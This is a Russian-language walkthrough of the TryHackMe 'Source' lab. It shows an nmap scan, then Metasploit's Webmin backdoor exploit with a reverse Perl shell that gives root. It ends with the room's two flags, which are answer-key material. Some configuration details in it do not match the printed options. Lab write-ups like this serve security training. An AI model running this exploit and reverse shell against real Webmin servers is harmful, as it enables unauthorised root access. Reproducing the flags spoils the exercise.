

Source

<https://tryhackme.com/room/source>


Привет! Начнем!

Первым делом запустим сканирование nmap:

- `nmap -sV 10.113.172.253`

```
(kali㉿kali)-[~]  
$ nmap -sV 10.113.172.253  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 15:24 -0400  
Nmap scan report for 10.113.172.253  
Host is up (0.12s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
10000/tcp  open  http      MiniServ 1.890 (Webmin httpd)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 39.90 seconds
```

Видим 2 открытых порта – 22 и 10000. Перейдем в браузере на порт 10000:



The image shows a web browser displaying the Webmin login page. The page has a white background with a grey border. At the top, there is a Webmin logo (a stylized 'W' inside a circle) followed by the text 'Webmin'. Below this, a message states: 'You must enter a username and password to login to the server on 10.113.172.253'. There are two input fields: 'Username' and 'Password', each with a corresponding icon (a person for username and a lock for password). Below these fields is a checkbox labeled 'Remember me'. At the bottom, there is a blue button with a right-pointing arrow and the text 'Sign in'.

Видим, что на этом порту сервис Webmin (nmap тоже его определил), форму для входа, сразу попробовал стандартные admin:admin, admin:password и тд, но ничего не сработало. Попробуем найти уязвимости сервиса Webmin в Metasploit. Запускаем:


```
msf > use 10
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(linux/http/webmin_backdoor) > options
```

Module options (exploit/linux/http/webmin_backdoor):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	10000	yes	The target port (TCP)
SRVHOST		no	The local host to listen on and use for incoming connections
SRVSSL	false	no	Negotiate SSL/TLS for local server connections
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVPORT	8080	yes	The local port to listen on

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Нам нужно правильно настроить эксплойт для того, чтобы он отработал. Устанавливаем такие параметры, как RHOSTS (атакуемый ip-адрес), SRVHOST (адрес нашей машины), SSL (нужно поставить значение True, т.к. у веб-приложения нет сертификата, о чем нас предупредил браузер), а также LHOST (адрес нашей машины):

```
msf exploit(linux/http/webmin_backdoor) > options
```

Module options (exploit/linux/http/webmin_backdoor):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS	10.113.172.253	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	10000	yes	The target port (TCP)
SRVHOST		no	The local host to listen on and use for incoming connections
SRVSSL	true	no	Negotiate SSL/TLS for local server connections
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVPORT	8080	yes	The local port to listen on

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Запускаем командой run:

```
msf exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 192.168.160.201:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.160.201:4444 → 10.113.172.253:54090) at 2026-05-01 15:55:01 -0400
```

```
whoami
root
```

Мы правильно настроили эксплойт, он отработал и дал нам пользователя root. Ищем флаги командой find -name user.txt/root.txt:

```
find / -name user.txt
/home/dark/user.txt
cat /home/dark/user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
find / -name root.txt
/root/root.txt
cat /root/root.txt
THM{UPDATE_YOUR_INSTALL}
```

user.txt – THM{SUPPLY_CHAIN_COMPROMISE}

root.txt - THM{UPDATE_YOUR_INSTALL}